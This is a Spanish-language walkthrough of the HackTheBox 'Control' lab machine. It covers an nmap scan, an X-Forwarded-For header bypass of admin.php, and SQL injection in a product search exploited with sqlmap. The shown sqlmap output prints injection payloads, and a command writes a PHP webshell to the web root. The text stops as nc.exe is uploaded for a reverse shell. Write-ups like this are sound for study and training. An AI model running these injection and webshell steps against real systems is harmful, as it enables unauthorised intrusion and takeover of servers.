




Control

## HTB MÁQUINA CONTROL

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de Hard.



### • User:

Lo primero que realizamos es un escaneo de puertos para ver si nos encontramos con alguna vulnerabilidad o a que nos vamos a enfrentar, en ese escaneo vemos que cuenta con el puerto 80 abierto con el servicio http, así que vamos a ver que nos encontramos en la página web.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# cat nmap.txt
# Nmap 7.80 scan initiated Sun Apr  5 22:15:11 2020 as: nmap -p80,135,3306,49666,49667 -sC -sV -o nmap.txt 10.10.10.167
Nmap scan report for 10.10.10.167
Host is up (0.16s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Fidelity
135/tcp   open  msrpc     Microsoft Windows RPC
3306/tcp  open  mysql?
|_ fingerprint-strings:
|_ NULL, WMSRequest, giop:
|_ Host '10.10.14.165' is not allowed to connect to this MariaDB server
49666/tcp open  msrpc     Microsoft Windows RPC
49667/tcp open  msrpc     Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port3306-TCP:V=7.80%I=7%D=4/5%Time=5E8A9ECD%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4B,"G\0\0\01\xffj\x04Host\x20'10\10\14\165'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(WMSRequest,4
SF:B,"G\0\0\01\xffj\x04Host\x20'10\10\14\165'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(giop,4B,"G\0\0\
SF:x01\xffj\x04Host\x20'10\10\14\165'\x20is\x20not\x20allowed\x20to\x20
SF:connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  5 22:16:27 2020 -- 1 IP address (1 host up) scanned in 76.79 seconds
root@angussMoody:~/hackthebox/Control-10.10.10.167#
```




## Control

Dentro de la página vemos un enlace que nos manda a una página llamada admin.php, así que vamos a ver con que nos encontramos en este directorio.



En este directorio nos dice que no tenemos acceso, que falta el encabezado y que debemos pasar por el proxy para acceder a la página.



```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <title>Fidelity</title>
6   <meta charset="utf-8">
7   <script type="text/javascript" src="assets/js/functions.js"></script>
8   <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
9   <link rel="stylesheet" href="assets/css/main.css" />
10  <noscript>
11    <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
12 </head>
13
14 <body class="is-preload landing">
15   <div id="page-wrapper">
16     <!-- To Do:
17     - Import Products
18     - Link to new payment system
19     - Enable SSL (Certificates location \\192.168.4.28\myfiles)
20     -->
21     <!-- Header -->
22     <header id="header">
23       <h1 id="logo"><a href="index.php">Fidelity</a></h1>
24       <nav id="nav">
25         <ul>
26           <li><a href="index.php">Home</a></li>
27           <li><a href="about.php">About</a></li>
28           <li><a href="admin.php">Admin</a></li>
29           <li><a href="admin.php" class="button primary">Login</a></li>
30         </ul>
31       </nav>
32     </header>
33     <!-- Banner -->
34     <section id="banner">
35       <div class="content">
36         <header>
37           <h2>The future has landed</h2>
38           <p>And there are no hoverboards or flying cars.<br />
39           Just apps. Lots of mother flipping apps.</p>
40         </header>
41         <span class="image"></span>
42       </div>
43     </section>
44     <!-- Search -->
45     <section id="search" class="wrapper style2 special fade">
46       <h4></h4>
47       <div class="container">
48         <header>
49           <h2>Stay Tuned</h2>
50           <p>Subscribe to our Newsletter</p>
51         </header>
52         <form id="subscribe" action="#" method="GET" class="cta">
53           <div class="row gtr-uniform gtr-50">
54             <input type="text" value="" />
55             <input type="submit" value="Subscribe" />
56           </div>
57         </form>
58       </div>
59     </section>
60   </div>
61 </body>
62 </html>
```

Revisando el código fuente de la página nos encontramos con un comentario que nos indica que nos falta el Header para continuar con la visualización de la página, así que vamos a investigar como podemos pasar este filtro.



## Control

Investigando un poco nos encontramos con esta página que nos puede ayudar a saltarnos esa restricción a la página de admin.php ([https://docs.aws.amazon.com/es\\_es/elasticloadbalancing/latest/classic/x-forwarded-headers.html](https://docs.aws.amazon.com/es_es/elasticloadbalancing/latest/classic/x-forwarded-headers.html)) en este punto vamos a hacer uso de la herramienta BurpSuite, ingresando el comando como nos indica la página.

The screenshot shows a web browser window with the URL `10.10.10.167` and the page title "Fidelity". The page content includes the text "The future has landed" and "And there are no hoverboards or flying cars. Just apps. Lots of mother flipping apps." Below this is a large image of a Wi-Fi symbol. To the right, the Burp Suite interface is visible, showing the "Intercept" tab and the "Request to http://10.10.10.167:80" details. The request is a GET request to `/admin.php` with various headers including `Host: 10.10.10.167`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`, `Referer: http://10.10.10.167/`, `Accept-Encoding: gzip, deflate`, `Accept-Language: es-419,es;q=0.9`, `Connection: close`, and `X-Forwarded-For: 192.168.4.28`.


Y de esta manera ya podemos saltar este filtro y nos encontramos con una página de productos.

The screenshot shows the Fidelity admin page with the URL `10.10.10.167/admin.php`. The page includes a "Find Products" section with a search bar and a "Search" button. Below this is a "Latest Products" section with a table of products. The table has columns for Name, Quantity, and Action. The products listed are D-Link DWA-171, Asus USB-AC53 Nano, Asus USB-AC68, Cloud Server, and p. The "Create Product" section is also visible at the bottom. To the right, the Burp Suite interface shows the "Intercept" tab and the "Request to http://10.10.10.167:80" details. The request is a GET request to `/admin.php` with various headers including `Host: 10.10.10.167`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`, `Referer: http://10.10.10.167/`, `Accept-Encoding: gzip, deflate`, `Accept-Language: es-419,es;q=0.9`, `Connection: close`, and `X-Forwarded-For: 192.168.4.28`.

Name	Quantity	Action
D-Link DWA-171	5	<button>View</button> <button>Update</button> <button>Delete</button>
Asus USB-AC53 Nano	25	<button>View</button> <button>Update</button> <button>Delete</button>
Asus USB-AC68	5	<button>View</button> <button>Update</button> <button>Delete</button>
Cloud Server	2	<button>View</button> <button>Update</button> <button>Delete</button>
p	1	<button>View</button> <button>Update</button> <button>Delete</button>




## Control



Como estamos realizando pruebas, va a ser muy molesto estar agregando en cada consulta el comando, así que vamos a las opciones del proxy y en la parte de Match and Replace, agregamos este comando


Realizamos una prueba, en este caso vamos a realizar una búsqueda de uno de los archivos listados, para saber cómo responde la página y vemos que dentro de una variable llamada productName nos hace el llamado del producto que estamos buscando






## Control

Realiza la búsqueda sin ninguna novedad



Pero vamos a ver que pasa cuando mandemos en la consulta una comilla simple, prueba que generalmente realizamos cuando nos encontramos este tipo de escenarios.








Control

Y vemos que nos lanza un error SQL, así que vamos a ver como podemos explotar esta máquina, aprovechando este fallo.



Para esto vamos a hacer uso de la herramienta sqlmap teniendo en cuenta los parámetros vulnerables y de esta manera vemos las bases de datos que tiene la máquina.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data productName=0 -p productName -H "X-Forwarded-For: 192.168.4.28" --dbms

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:03:54 /2020-04-06/

[22:03:55] [INFO] resuming back-end DBMS 'mysql'
[22:03:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productName (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: productName=-8155' OR 4401=4401#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: productName=0' AND (SELECT 9757 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(9757=9757,1))) ,0x717a786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jhhs

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: productName=0';SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: productName=0' AND (SELECT 7948 FROM (SELECT(SLEEP(5)))BoaH)-- Eakq

  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: productName=0' UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6b71,0x6d5a524b6e54797341655378655556e4b76554d5661565861436556567049704875794946676e7347,0x717a786b71),NULL,NULL,NULL#
---
[22:03:55] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5 (MariaDB fork)
[22:03:55] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse

[22:03:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 22:03:55 /2020-04-06/
```



## Control

Ahora que sabemos que es vulnerable por medio de SQL, necesitamos encontrar la forma de realizar una Shell, en nuestro caso tratamos de realizar creando una os-shell, pero por este medio no nos dejó enviar comandos, así que, investigando un poco, nos encontramos con esta página (<https://www.hackingarticles.in/file-system-access-on-webserver-using-sqlmap/>) que nos muestra un paso a paso para subir un archivo a la máquina, así que vamos a ver si tenemos suerte subiendo este archivo, por experiencia en maquinas anteriores, podríamos creer que la ubicación es c:/inetpub/wwwroot donde está almacenada esta página, así que vamos a tratar de subir una webshell.php que ya hemos utilizado en máquinas anteriores a esta ubicación.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data productName=0 -p productName -H "X-Forwarded-For: 192.168.4.28" --dbms=MySQL --batch --file-write=/root/hackthebox/Control-10.10.10.167/webshell.php --file-dest=C:/inetpub/wwwroot/webshell.php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:07:18 /2020-04-06/

[22:07:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productName (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: productName=-8155' OR 4401=4401#

Type: error-based
Title: MySQL >= 5.0.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: productName=0' AND (SELECT 9757 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(9757=9757,1)))0x717a786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jhhs

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: productName=0';SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: productName=0' AND (SELECT 7948 FROM (SELECT(SLEEP(5)))BoaH)-- Eakq

Type: UNION query
Title: MySQL UNION query (NULL) - 6 columns
Payload: productName=0' UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6b71,0xd5a524b6e5479734165537865556e4b76554d566156586143655656704970487579494667347,0x717a786b71),NULL,NULL,NULL#
---
[22:07:19] [INFO] testing MySQL
[22:07:19] [INFO] confirming MySQL
[22:07:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[22:07:20] [INFO] fingerprinting the back-end DBMS operating system
[22:07:20] [INFO] the back-end DBMS operating system is Windows
```

Vemos que nos dice que la Shell fue subida con éxito, ahora solo nos queda comprobar si tenemos esta webshell, vamos al navegador y vemos que efectivamente contamos con la webshell.php.

Ya en este punto, vamos a crearnos un directorio para subir los binarios que necesitamos para la revershell.



## Control

Dentro de este directorio vamos a subir nuestro binario nc.exe para realizar la revshell.

